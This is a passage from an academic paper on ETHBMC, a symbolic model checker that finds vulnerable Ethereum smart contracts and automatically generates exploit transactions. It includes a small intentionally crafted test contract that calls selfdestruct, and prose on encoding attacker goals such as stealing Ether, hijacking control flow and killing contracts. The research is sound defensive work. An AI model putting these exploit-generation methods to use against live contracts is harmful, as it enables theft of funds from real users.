We would first setup an ASM_A to simulate the execution of contract A, resulting in an execution tree for A. Now assume that—during the execution—we encounter a message call to contract B. We then set up ASM_B, run through the entire execution and then fork the execution tree for each state $\sigma_i \in \sigma_h$. This enables us to simulate each possible outcome for the message call. Note that this technique can be applied recursively




Figure 1: Message call into another account.

to simulate nested message calls. Similarly, when executing `DELEGATECALL` or `CALLCODE` instructions, we switch the account's code and proceed as outlined above. When calling into another account, the EVM uses part of the execution memory as input to the new execution. Continuing our running example, when executing the message call from ASM_A to ASM_B, we create a new `calldata` node in Δ and then utilize the `copy` function to copy over the input from the execution memory of ASM_A. When execution of ASM_B finishes, we copy over some of the execution memory from ASM_B to ASM_A, serving as return data [64].

4.6 Handling Keccak Instructions

The EVM offers a specific instruction for computing a keccak-256 hash over a portion of execution memory. However, these functions have been proven difficult for static analysis in the past [56]. One common technique is to use an Ackerman encoding, used for encoding non-interpretable functions [2]. It exploits the fact that cryptographic hash functions are binding functions [10], i.e., under the same input the function is guaranteed to produce the same output. We can leverage this property as follows:

$$\begin{aligned} x = y \;&\Rightarrow\; hash(x) = hash(y) \quad \wedge \\ x \neq y \;&\Rightarrow\; hash(x) \neq hash(y). \end{aligned} \tag{1}$$

However, since the EVM computes the keccak function over execution memory, we cannot directly utilize this encoding for our purpose. When encountering a keccak computation, we proceed as follows: If all dependent variables and memory regions are constant, we simply compute the constant hash value. Otherwise, we replace the outcome with a placeholder object, which stores a current image of the execution memory, as well as, the starting and end addresses of the keccak computation. When we want to assess the feasibility of a given execution path, instead of directly encoding Equation (1) on the inputs, we encode it for each memory address instead.

More formally, we define the tuple `keccak` with three fields: (i) `keccak.addr`, the starting memory address, (ii) `keccak.len`, the length of the memory range to be considered, and (iii) `keccak.m`, which is the index of the execution memory present

Algorithm 1: EncodeKeccak

```
   Input  : Two distinct keccak tuples i and j, the execution constraint
            set Π, the memory graph Δ
   Output : A modified constraint set Π'
1  begin
2      if isSymbolic(i.len) or isSymbolic(j.len) then
3          return
               Π ⋃ {(i.len = j.len ⇒ i = j) ∧ (i.len ≠ j.len ⇒ i ≠ j)}
4      if i.len ≠ j.len then Π' ← Π ⋃ {i ≠ j}
5
6      else
7          γ ← (i = j)
8          for k ∈ 0...i.len do
9              if Δ[i.m, i.addr + k] ≠ Δ[j.m, j.addr + k] then
10                 γ = ∅; break
11             cond ← (Δ[i.m, i.addr + k] = Δ[j.m, j.addr + k])
12             γ ← ite(cond, γ, i ≠ j)
13
14         if γ ≠ ∅ then Π' ← Π ⋃ {γ}
15         else Π' ← Π ⋃ {i ≠ j}
16
17     return Π'
```

at the time of computation. We encode all possible pairs of `keccak` tuples using Algorithm 1. Assume two distinct tuples i and j which we want to translate to first-order logic and add to the path constraints Π. We first try to utilize more sophisticated encodings. However, in cases where we cannot argue over the *len* parameter (e.g., one parameter is an unconstrained symbolic variable), we resort to a fallback encoding (line 2-3).

Assuming both $i.len$ and $j.len$ to be constant, we can utilize a more sophisticated scheme. First, we can trivially disprove that two values compute to the same hash if $i.len \neq j.len$ (line 4) and thus simply add $i \neq j$ to Π. Second, when both values match (line 6-16), we construct a nested ITE (IF-THEN-ELSE) expression over the possible memory location (line 9-13) used for the hash computation. When constructing the encoding, at each level we check if we can trivially disprove two memory locations to be equal (line 9), otherwise we can instantly abort (line 10) and encode both `keccak` values to be unequal (line 15). Otherwise we keep iterating along the range of the *len* parameter (line 8). Traversing each memory location (line 9-12), we construct the condition $\Delta[i.m, i.addr + k] = \Delta[j.m, j.addr + k]$, encoding that the memory position for i must be same as j to compute to the same hash. At each iteration, we assign the true branch of the ITE expression to the encoding from the previous iteration of the loop, a special case being the first iteration of the loop, where we supply $i = j$. Thus, if our backend SMT solver traverses the nested encoding and it can prove all memory locations to be equal, it will eventually arrive at the final predicate $i = j$. However, if it disproves any condition, it arrives at the negated predicate $i \neq j$ which we assign at every iteration of the construction.

At first glance, requiring that both `keccak` tuples depend on constant length parameters might seem like a strong assumption. In practice however, this is often the case, e.g., `keccak` values computed over fixed size data structures always have a fixed length, the same is true for calculating memory offset for the *mapping* data type. As introduced in Section 3.1.1, it gets accessed by a `keccak` operation. Hence, we additionally extract the key part of the computation to later match read/writes.

Additionally, when we encounter an equality check with a constant variable, i.e., keccak $== c$, where c is constant, we can immediately conclude that the result must be non-equal. Otherwise, we would assume that we could calculate hash collisions. In other words, we would assume that we could compute the one specific input, which leads to the (constant) output of the keccak function. Note: in specific circumstances an attacker might know the correct input which generates c; we elaborate more on this in Section 7.

5 Design and Implementation

We now provide an overview of the architecture of ETHBMC, a graphical overview is provided in Figure 2. The tool consists of three main modules, the *symbolic executor*, a *detection module*, and a *validation module*. ETHBMC is implemented in around 13,000 lines of Rust code.




Figure 2: High-level overview of ETHBMC and its inner workings.

ETHBMC utilizes its symbolic execution engine to explore the available state space a program can reach (Section 5.1). During this exploration, we can, at any time, translate the necessary conditions (or constraints) needed to reach this state into first-order logic. When the exploration finishes, i.e., the execution terminates in a halting state, we encode the attacker's goal using additional constraints (Section 5.2). As an example, we encode a constraint that the balance of the attacker's account must be higher at the last state of execution than at the first state. We then utilize our backend SMT solver to solve the constraint system. As introduced in Section 2.3, an SMT solver performs proof by enumeration: it tries to find a satisfying (concrete) assignment for the constraint system, thus proving it can be solved. We model the full execution of smart contracts. Thus, a satisfying assignment that both reaches a valid halting state and fulfills the attacker model, proves a vulnerability in the contract. Additionally, the con-

crete assignment, found by the SMT solver, is a valid input (i.e., transaction) to the smart contract, which triggers the exploit. Finally, we verify that the exploit is a true positive by running a concrete offline execution (see Section 5.3).

5.1 Symbolic Executor

The executor explores the contract in a breadth-first search. Whenever the executor needs to assert satisfiability of a given code path, we query our backend SMT solver. We evaluated different solvers and found that Yices2 [15] outperforms other approaches such as Boolector [44], and Z3 [12] in this problem domain (see Section 6.5). We explore all code paths until either they reach a halting state, or the solver times out or disproves the path. If we encounter a loop during execution, we use loop-unrolling, i.e., we execute the loop n number of times, after which we drop out of the loop. We use the same strategy in limiting call depth, since in an environment with multiple accounts, contracts could keep calling each other in infinite loops. Additionally, we employ several standard symbolic execution optimization techniques: constant folding, arithmetic rewriting, and constraint set caching [7]. When the executor comes to a hold, all end states are passed to the detection module for further analysis.

5.2 Detection Module

We encode the attacker's goal using additional path constraints, e.g., we push an additional constraint specifying that *after* the current transaction executed, the balance of the attacker account must be higher than at the start of the entire analysis. When encountering a `DELEGATECALL` or `CALLCODE` instruction, we create an additional state *hijack*, where we try to hijack the control flow of the contract. We add a constraint to *hijack*, constraining the target address of the `CALLCODE`/`DELEGATECALL` to be the attacker's account address. If this constraint is satisfiable, we can redirect the control flow. In a similar vein, we flag states which execute a `SELFDESTRUCT` instruction, to detect contracts that can be destroyed by an outside attacker. Note that if the `SELFDESTRUCT` instruction can be used to steal money from the account, ETHBMC detects both cases. If we detect any type of vulnerability, we pass the corresponding state to the validation module.

If we cannot detect any attack, we compute the set of *state altering* states, i.e., the subset of σ_h which experienced changes to their environment. Only these states can provoke new paths in the executor, other states would result in the same initial states as explored in the previous round. Thus, we only explore these states further.

Table 2: Results of evaluating different analyzers on toy examples.

Tool	Keccak	Mapping	Memcopy	Inter-Contract	Parity
teEther	○	●	●	○	○
Manticore	●	○	○	●	○
Mythril	○	○	○	n/a	○
Vandal	○	○	○	○	○
MadMax	○	○	○	○	○
Securify	●	○	○	○	○
ETHBMC	●	●	●	●	●

● Correct ○ Incorrect or not supported

5.3 Validation Module

In the last step, we try to generate valid transactions for every state which has a feasible attack path. We utilize our the SMT solver to generate the transaction data needed to trigger the vulnerability. After successfully generating attack data, we leverage the go-ethereum [20] tool suite, especially the EVM utility, to simulate the attack in an offline fashion. This allows us to simulate all the generated transactions and check if they indeed match their required attack vector.

6 Evaluation

We evaluated ETHBMC in several different experiments and focus on the main results in the following.

6.1 Empirical Analysis of Current Techniques

We start with comparing ETHBMC against the static analysis tools examined in Section 3.3. We use the toy examples presented in Section 3.1 as a set of trials. We embedded a `SELFDESTRUCT` instruction in each contract, since all tools offer a detection module for this. Additionally, we recreated the Parity account hack examined in Section 3.2 to simulate a complex, real-world scenario. A general overview of our findings is presented in Table 2.

Analysis Setup Unfortunately, we could not get MAIAN to work properly; multiple libraries required by the analyzer are by now incompatible. The authors neither specified which version they used in the original publication, nor responded to multiple GitHub issues regarding these problems [47]. Again, we only discuss Vandal since MadMax inherits its capabilities.

We evaluated against the latest version of the tools at the time of writing. This corresponds to teEther at github commit d7b7fd1 [32], Manticore in version 0.2.4 [48], Mythril in 0.20.0 [40], Vandal at github commit f7bfee7 [3], securify at github commit 8fd230 [61] and Oyente at github commit 6c9d382 [40]. While Oyente offers a mode to detect exposed `SELFDESTRUCT` instructions, we discovered during testing that the mode seems to be inherently broken. As a sanity check we tested a simple contract with a simply one line function which selfdestructs the contract (i.e., Listing 1 without the

surrounding if clause). Oyente flags the contracts as non-vulnerable. Thus, we exclude it from the experiment.

For the evaluation, we compiled all contracts to bytecode and used this as input to the different analyzers. This guarantees that the comparison is fair among all tools and no one can get an advantage by leveraging source code information.

Keccak256 Function We start with the simple contract testing the analyzer's abilities to model hash functions, i.e. Listing 1. The contract compares the hashed input to a randomly-chosen constant value. If the attacker wanted to pass the check (line 2), they would have to supply a preimage. Since keccak is a cryptographically secure hash function, this is infeasible in practice and the contract is not vulnerable.

Manticore, Securify, and ETHBMC correctly identify the contract as secure, all other tools report a vulnerability. However, according to our source code review, teEther should pass the experiment. In a first pass over the contract, teEther uses binary slicing to find paths resulting in potentially vulnerable states. In a second path, it executes these paths symbolically to find an input which can potentially reach this state. However, for this experiment, teEther reports that it cannot find a potential path containing a `SELFDESTRUCT` instruction. According to our understanding, it should only discard the possibility of an exploitable contract in the second pass. Thus we list teEther as incorrect for this experiment.

Due to the prevalence of the `mapping` data type, we continue our analysis with the contract listed in Listing 2, an attacker could exploit the contract by first calling `createUser`, supplying her own account address as input, then calling `destruct` with her assigned `id`. Only teEther and ETHBMC find the vulnerable state.

Memcopy-Style Operations The next experiment is meant to test the executors' handling of memcopy-style operations. We use the contract depicted in Listing 3. Since the input is defined as `string`, the calldata gets copied to memory, using a memcopy-like instruction.

On first glance, Securify seemed to pass the experiment, reporting a vulnerable state. However, this is in direct conflict with our source code review in Section 3.3 as we discovered that it simply ignores memcopy-esque instructions. We thus perform a second validating experiment as follows:

```
1 function alias(string input, uint x, uint y) public {
2     require(x == y);
3     if(input[x] != input[y]) {
4         selfdestruct(msg.sender);
5     }
6 }
```

Running the experiment two times, one as is, and one where the condition on line 2 is negated, resulted in Securify flagging both instances as vulnerable. This confirms our suspicion that Securify does not correctly reason about this program, since the instance presented above is clearly non-vulnerable. We repeat this experiment for all tools with no change in outcome. All tools except teEther and ETHBMC fail to find a vulnerable state.

Inter-Contract Analysis Analyzing inter-contract analysis proved tricky for Mythril; the tool supports inter-contract analysis, but the contract has to be already deployed on a blockchain. Thus we exclude them from this test, only leaving Manticore for evaluation since none of the other tools support inter-contract analysis. The experiment is simulated using two contracts `Library` and `Target`, mirroring the toy example presented in Listing 4. We assume `Target` to be the contract which gets analyzed. Both Manticore and ETHBMC find correct inputs for this example.

Parity Finally, we recreate the Parity account hack examined in Section 3.2 to simulate a complex, real-world scenario. We run an archive Ethereum node which stores all past information of the network. This allows us to retrieve state and environment information for any past block. We use this information to analyze one of the exploited accounts, 10 blocks before the hack took place.

Mythril offers an on-chain analysis mode, where it downloads all necessary live information from the blockchain. Unfortunately, it only supports analysis at the currently newest block. We extend the tool to work with past blocks and are currently in the process of submitting this patch to the upstream repository. However, when analyzing the parity contract, Mythril does not report any vulnerabilities.

ETHBMC does support a mode similar to Mythril: we extract the storage information at the specific block and preconfigure the environment with them. When reaching any call-based instruction, we extract any constant arguments and load the corresponding receiver contract. ETHBMC finishes analysis and correctly reports two ways to exploit the contract. In the actual parity code, the constructor and initialization code are split across two functions. Thus, an attacker can either call the exposed constructor or the initialization method directly. ETHBMC generates valid attack code for both vulnerabilities.

Manticore does not support any kind of online analysis. Therefore, we extract the storage parameters at the corresponding blocks and set up a test environment with both accounts by utilizing their API. After processing the first transaction, Manticore reports that it has not detected any state which can be explored further and finishes the analysis without reporting any issues.

6.2 Large-Scale Analysis

To further evaluate ETHBMC, we conducted a large-scale scan of all 2,194,650 accounts listed on Google BigQuery [11] as of 24. December 2018. We split the scan into three stages, enabling us to directly compare it against two previous large-scale experiments performed: the first by Krupp and

Table 3: Large-scale analysis results displaying the amount of contracts found (with the amount of unique exploits generated in brackets)

Analyzer	Steal Ether		Hijack		Suicidal		Total	
ETHBMC	**1,681**	(1,893)	**51**	(54)	1,431	(1,474)	2,856	(3,367)
teEther	1,509	(1,541)	8		-		1,509	(1,541)
ETHBMC	1,693	(1,964)	51	(54)	**1,439**	(1,482)	2,921	(3,448)
MAIAN	-		-		1,423		1,423	
ETHBMC	2,708	(3,916)	97	(123)	1,924	(1,989)	4,301	(5,905)

Rossow [33] and a second one by Nikolic et al. [46]. Krupp and Rossow presented teEther which uses binary slicing in conjunction with symbolic execution. The tool focuses on extracting Ether, as well as as redirecting control flow. Nikolic et al. developed MAIAN, a concolic executor, to study suicidal accounts, i.e., accounts which could be destroyed by anyone. An overview of our findings is presented in Table 3 and discussed in detail below. Note that, as in the Parity example, ETHBMC often found multiple ways to exploit the same vulnerability, thus we list the number of unique exploits found during analysis in brackets.

Experiment Design Since we run an archive node, we can freely recreate account environments at any given block height. We utilize this capability to first recreate the environment at which Krupp and Rossow conducted their scan, analyzing all accounts listed by their dataset. Subsequently, we extracted all contract addresses present at the time of Nikolic's scan. Since we want to avoid unnecessary rescanning of contracts, we continue with only scanning the difference between the teEther and MAIAN account set. We calculated this difference by collecting all newly created accounts, as well as all accounts whose account state changed between the two blocks, thus "updating" our view of the blockchain to the newer block. Finally, we used the same method to calculate the difference between the MAIAN scan and all the accounts listed on Google BigQuery as of December 2018, giving us a complete picture of the current Ethereum vulnerability landscape. Note we chose both the teEther and MAIAN scans since both tools provide false positive pruning, enabling a fair comparison.

Due to the scale of our analysis, we have to impose some restrictions on ETHBMC. The analysis is configured to use a 30 minute timeout. Moreover, we bound loop execution to one iteration, use a two minute timeout for our backend SMT solver, as well as only loading up to 10,000 storage variables. When an accounts has zero balance on chain, we assume a substitute of 10 Ether so the model checker can reason about extracted Ether. Additionally, we limit transaction depth to three transactions and introduce an additional constraint to our execution to limit memcopy operations to size 256, mimicking teEther's behaviour.

We used a cluster of machines for our experiments: 20 virtual machines in our university's internal cloud running 6 $\times$ 2.5 Ghz virtualized cores with 12 GB of memory assigned each. Additionally, we ran 12 ETHBMC instances on two servers, each equipped with an Intel Xeon E5-2667 and 96GB of memory. Scanning 2,193,697 unique accounts took the entire cluster around 3.5 months in total, which equals to roughly 39 CPU years.

teEther We contacted the authors of teEther [33] and got access to their experimental data and performed an analysis of all 784,344 accounts listed by their dataset on the same date (Nov 30, 2017). Note that Krupp and Rossow first assumed an empty storage during their analysis. This, in conjunction with only single contract analysis, allowed them to skip analyzing duplicate contract codes resulting in a reduced initial analysis set of 38,757 contracts. They first analyzed this reduced contract set for vulnerabilities. When their tool flagged an account as vulnerable, they searched the bigger set for all accounts which share this contract code. Subsequently, they than reran their analysis for these accounts while also extracting the corresponding environment (e.g., the storage variables of these accounts). However, note that this shortcut might miss vulnerable contracts since they may behave differently based on initialized storage variables and accounts they interact with. To avoid this, we scan all 784,344 accounts separately, extracting initial storage variables, as well as called accounts discovered during the analysis. We want to stress that both scans target the same set of contracts, we only differ in the approach.

Our analysis finished successfully for the majority of contracts (91.21%), with only a small number of timeouts (2.41%). In comparison, teEther successfully analyzed 85.65% of the contracts. Due to the large-scale nature of our analysis, we did encounter multiple errors during analysis (6.38%). Some are the result of a bug in EVM, the framework used for validation. Some are related to us not being able to load the account from the blockchain which is an issue we are currently still investigating. However, in any case we are conservative and flag the corresponding account as an error, excluding it from analysis.

After both stages of their analysis, Krupp and Rossow report 1,532 vulnerable accounts. During our analysis, we

discovered 2,856 vulnerable contracts, 1,681 contract from which we could extract Ether, 51 whose control flow we could redirect, and 1,431 which we could kill at any time (i.e., suicidal contracts). Note that an account can be flagged in multiple categories, e.g., 255 accounts are both flagged as suicidal and able to extract Ether. During their evaluation, the teEther authors list accounts which are vulnerable to hijacked control flow, both in a separate category, as well as in the steal ether category. The reasoning being, that once an attacker can redirect the control flow, they can easily extract all funds from the account [33]. We follow their lead to enable better comparability.

We examined how our results directly compare to the accounts flagged as vulnerable by teEther. During our analysis, we flagged 1,493 out of the 1,532 accounts as vulnerable. The remaining 39 are either timeouts (16) or reported benign by ETHBMC (23). We discovered that teEther does not correctly model the environment, i.e., during analysis they treat all environmental information (e.g., the block hash or block number) as fully symbolic. When their framework flags an account as potentially vulnerable, they try to correct these overapproximations by simulating the environment with a private development chain. However, they start the private chain with the default initial parameters, beginning the chain at block number one. In contrast, we simulate the execution at the corresponding real-world blocks and supply the environment we discovered during live analysis. The authors stated that this also caused problems while generating exploits in the original publications [33] and, after contacting them, they confirmed our suspicion about such false positives, leaving 1,509 vulnerable accounts with 1,541 valid exploits. In summary, ETHBMC is able to find 10.3 % more vulnerable accounts and 22.8 % more exploits than teEther.

MAIAN Nikolic et al. conducted their own analysis by scanning 970,898 contracts on a later date than teEther [46]. Unfortunately, their data set is not available to us and we could not recreate their experiments due to the problems described in Section 6.1. We scanned up to the same blocknumber and found a total of 1,439 (+1.1%) accounts to be suicidal, MAIAN found 1,423. As we do not have access to the experimental data, we speculate that the concolic execution used by MAIAN underapproximates several contracts. Our analysis successfully finished for 92.46% of all accounts, a slight improvement compared to the teEther results.

Current Vulnerability Landscape Finally, our last scan revealed a total of 4,301 vulnerable, active contracts on the Ethereum blockchain as of December 2018. These are split between 2,708 contracts from which we could extract Ether, 97 accounts whose control flow can be redirected, and 1,924 contracts which we could selfdestruct at will. Our technique still finished successfully for around 92.49% of all contracts.




Figure 3: Cumulative overview of analysis time of 10,000 randomly sampled contracts. Note that the x-axis is not linearly scaled.

6.3 Performance Analysis

In Section 6.2, we demonstrated ETHBMC's ability to scale to large datasets. However, we are also interested in its performance when analyzing individual contracts. We randomly sampled 10,000 contracts from our dataset and conduct a study of our analysis time. Note that if the contract interacts with other contracts, we still load them from the blockchain. The results are presented in Figure 3.

From the 10,000 contracts, we successfully analyzed 5,577 in the first 5 seconds and an additional 2,006 in 5 to 10 seconds(i.e., a total of 7,583 in 10 seconds). Afterwards, the number of solved contracts gradually increases, with 8,471 of 10,000 contracts being solved in the first 2 minutes. After 30 minutes, we have successfully analyzed 9,031 out of 10,000 accounts, i.e., around 90%, which mirrors our performance during the large-scale analysis. Note that we plotted errors and timeouts together in Figure 3 for a better presentation.

6.4 Ablation Study

We perform an ablation study to gain a better insight into ETHBMC's inner workings and how the enhancements presented in Section 4 affect the model checker's ability to detect vulnerabilities. We re-scan all vulnerable accounts found in the first phase of our experiments, i.e., our evaluation comparing against teEther, while successively disabling different features. This gives us a clear picture which feature contributes to finding additional bugs. Note that we chose the teEther contracts to gain a frame of reference with a different approach, i.e., concolic execution. Since ETHBMC is a multi-threaded system, we raise the timeout limit to one hour ensuring the difference it not by chance. We disabled the memcopy feature, leaving us with a memory model similar to other memory models discussed in Section 3.3. When disabling inter-contract calls, we still simulate a full environment with transaction (and thus Ether transfer), i.e., we still simulate an

Table 4: Ablation Study of ETHBMC

Features	Steal Ether		Hijack		Suicidal		Total	
teEther	1,509		8		-		-	
Baseline ETHBMC	1,543		50		1,403		2,709	
+ Memory	1,557	(+0.91%)	51	(+2%)	1,409	(+0.43%)	2,725	(+0.6%)
+ Keccak	1,628	(+4.56%)	51		1,425	(+1.13%)	2,803	(+2.86%)
+ Calls	1,681	(+3.36%)	51		1,431	(+0.42%)	2,856	(+1.89%)

attacker account executing the victim account. However, the analyzed contract cannot call (or `DELEGATECALL`) into other accounts. Lastly, we disable the keccak handling presented in Section 4.6, overapproximating every keccak computation with a fresh symbolic variable.

The results are presented in Table 6.4. Note the Baseline ETHBMC row refers to ETHBMC with all three features turned off. The percentages are calculated relative to the previous row, read top to bottom, i.e., additionally enabling the keccak handling resulted in a 4.56% increase compared to only enabling a full memory model. The study clearly shows that all three features play a crucial role in discovering additional bugs when compared to previous approaches. While the memory feature might not seem too important, note that the memory model is so precise to enable inter-contract analysis. As presented in Section 4.5, when executing an inter-contract call, the calldata of the new call is *copied* from the old execution memory. In the same vein, the returndata of the call gets *copied* back to execution memory. Thus, one might also interpret these features as one, which puts them to an about equal contribution to the keccak handling.

6.5 SMT Solver

All executors evaluated in Section 3.3 use Z3 as their backend solver [33, 36, 39, 41, 46]. However, during our research we empirically discovered that using other SMT solvers resulted in a drastic performance gain. We compare three participants of the 2018 SMT competition [26] in the category QF_ABV (quantifier-free theory of arrays and bitvectors), Boolector [44], Z3 [12], and Yices2 [15]. From the account addresses computed in Section 6.2, we randomly sampled 1,000 addresses to evaluate our backend SMT solver. All experiments were run on a server with an Intel Xeon X5650 CPU and 48GB Memory. We run ETHBMC on the 1,000 addresses and recorded all queries sent to the SMT solver resulting in 1,161,498 unique queries. From these queries, we randomly sampled 10,000 queries and ran them on each solver 5 times, with a two minute timeout, averaging the results.

The results are plotted in Figure 4. We omit some smaller formulas since all solver handle them almost instantly. The best performing solver in our experiments is by a wide margin Yices2, followed by Boolector and Z3 being the worst. From anecdotal evidence, we can report that switching our backend




Figure 4: Solving time for a sample of formulas produced by ETHBMC across various common solvers.

solver to Yices2 cut our analysis time down by a third. Thus, we highly encourage other projects to evaluate this change as well and test different SMT solvers.

7 Discussion

In the following, we discuss the underlying assumptions and limitations of ETHBMC.

Environment Model While our environment model is precise, we still have to impose some limitations on it. When executing an instruction which interacts with other accounts in the environment, e.g., the instruction `BALANCE` or `CALL`, we only consider accounts in the currently loaded environment as valid targets. Otherwise, we would have to consider every single account in the Ethereum ecosystem as a valid target. While we could simply model the execution fully symbolically, this would also introduce the drawback that such an

account constellation might never even be possible. Thus, we decided to only consider accounts supplied to the environment or discovered during live analysis. Also, we do not model account creation. At the time of writing and to the best of our knowledge, no one has evaluated account creation as an attack vector.

Restrictions During our evaluation, we had to impose some restrictions on our framework, such as bounding loops and setting a time limit. While some of these restrictions cannot be lifted completely, e.g., we always have to impose an upper limit on loops, raising the timeout limit or loop count may lead to discovering bugs hidden deeper in programs. The same applies for contract invocations, i.e., ETHBMC cannot find bugs, which require more than three transactions. Also, we only model one attacker account at the moment. However, since smart contracts are used to model complex systems, actually including additional attacker or user accounts might lead to discovering interactions which may only be triggered when multiple parties are using the contract. Note that since ETHBMC already supports a full environment, it has the capabilities to be used in this fashion.

Extending to Other Vulnerabilities Our model checking approach can detect new attack vectors by modeling new vulnerabilities as constraints. Additionally, EthBMC can be utilized to provide formal guarantees over contracts. An analyst would model the correct behavior of the contract as a constraint system. In a standard model checking procedure, EthBMC would then be used to check if there exists a state which is both reachable, as well as satisfying the negation of the constraint system. These properties prove a violation of the correct behavior. The reachability assesses that the state is feasible in practice. The constraint system of the correct behavior is a subset of all feasible program states. When we find a state outside of this subset (i.e., the negation), which is also feasible in practice, we found a violation of this behavior.

Comparison to Other Analysis Techniques The difference between analysis techniques is typically characterized by a trade-off between flagging more bugs, but at the same time introducing more false positives. For example cryptographic schemes [16] are a common occurrence on Ethereum. Assuming our example in Listing 1, where an attacker has to supply a correct pre-image for a keccak value. If an attacker knows the particular value, e.g., it is a publicly known value, they could bypass the check and destroy the contract. We assume in the general case that an attacker is oblivious to this value. However, approaches which overapproximate keccak computations, e.g., by simply assuming it could result in any value (see for example Securify or Vandal), flag the contract as vulnerable accordingly. Thus, these approaches might detect bugs "hidden" behind these code constructs. Yet, at the same time they burden an analyst with more false positives, resulting in wasting valuable audit time.

Scalability Similar arguments can be made for scalability: Again, assuming the keccak example. We encode these computations with our strict encoding scheme, which results in higher analysis time due to the added complexity. If we would simply assume that the computation could have any results, i.e., overapproximate it, this makes reasoning straight forward. This is demonstrated when examining the analysis time of tools like MadMax: While we solve about 80 % of all contracts in the first minute, these tools analyze about 90 % in the first 20 seconds. Similar performance is reported by a comparison conducted by Brent et al. [4] for Vandal, Mythril, and Oyente. However, this faster analysis comes at the cost of more false positives to evaluate. During a normal development cycle of a smart contract, where the developer quickly iterates over many versions of the contract, they could utilize "faster" tools. Finally, before deploying to the blockchain, a final precise analysis could be conducted using ETHBMC.

Impact Giving a fair assessment of the practical impact EthBMC could have is quite hard. Since the Ethereum system is fully transparent to the outside world, an attacker could monitor the blockchain and extract funds from the accounts when they contain an attractive amount of Ether. Thus, we performed an analysis of the highest value recorded for each vulnerable account we identified, giving us an upper bound on the potential impact. This yielded a maximum impact of around 155,000 Ether at risk. However, EthBMC can recreate the Parity hack. If the tool had been around at the time, we could have extracted more than 370,000 Ether. These equal about 40 Million USD and 89 Million USD, respectively, at the rate in the end of February 2020.

8 Related Work

Beyond the static analyzers discussed in Section 3.3, we now review other works closely related to ours. ZEUS [28] analyzes Solidity source code using abstract interpretation and deploys its own policy language, which can be used to specify violations to check against. In the same vein, VerX [51] is a recently proposed framework for verifying temporal properties. They utilize symbolic execution as well as abstract interpretation based predicate abstraction in conjunction with their own policy language to check these properties. However, since the source code of neither ZEUS nor Verx is available, we exclude them from our survey. Two other approaches for detecting vulnerabilities are Osiris [60] and EthRacer [31]. Osiris utilizes symbolic execution and taint tracking to discover integer overflow bugs. Osiris is built on top of Oyente, first analyzing contracts symbolically and afterwards utilizing taint tracking to check a source-sink pattern for integer

overflows. EthRacer [31] is another approach to analyzing multi-transaction relationships. They focus on event ordering bugs, i.e., events which exhibit different behaviours when executed in different order. They utilize symbolic analysis to first extract happens-before relations [34]. Based on these findings, they perform fuzz testing to generate long chains of transactions searching for different outputs, thus, detecting event ordering bugs.

A different approach is taken by formal verification. Instead of checking a contract against a predefined set of bugs, the contract is validated against a handwritten formal specification. The K-Framework [27] provides full semantics for the EVM. These allow users to specify properties in reachability logic, which in turn gets checked against the formal semantics. Grishchenko et. al. [25] formalize the EVM semantics in in the F* proof assistance, also finding multiple flaws in existing verification tools for Ethereum smart contracts. Furthermore they define multiple security properties, which can be utilized while verifying one's contract.

Zhou et al. [65] introduce ERAYS, a reverse engineering tool for the EVM. They additionally conduct an analysis on function reuse in the Solidity ecosystem, finding that some functions reappear in over 10,000 contracts. Rodler et al. [53] utilize taint tracking to discover reentrancy attacks while executing smart contracts. In their setting, miners run an extended Ethereum node which protects against attacks at runtime.

9 Conclusion

In this paper, we first presented a survey of recent static analysis tools for smart contracts. We demonstrated that all of these tools employ imprecise reasoning in at least one category. Recognizing these flaws, we presented ETHBMC, a symbolic executor able to capture inter-contract relations, cryptographic hash functions, and memcopy-style operations. We demonstrated its effectiveness by evaluating the implementation against several previous works and showed that ETHBMC's accuracy significantly outperforms them. Additionally, we presented a vulnerability analysis of the current contract landscape, as well as multiple studies into the inner workings of ETHBMC.

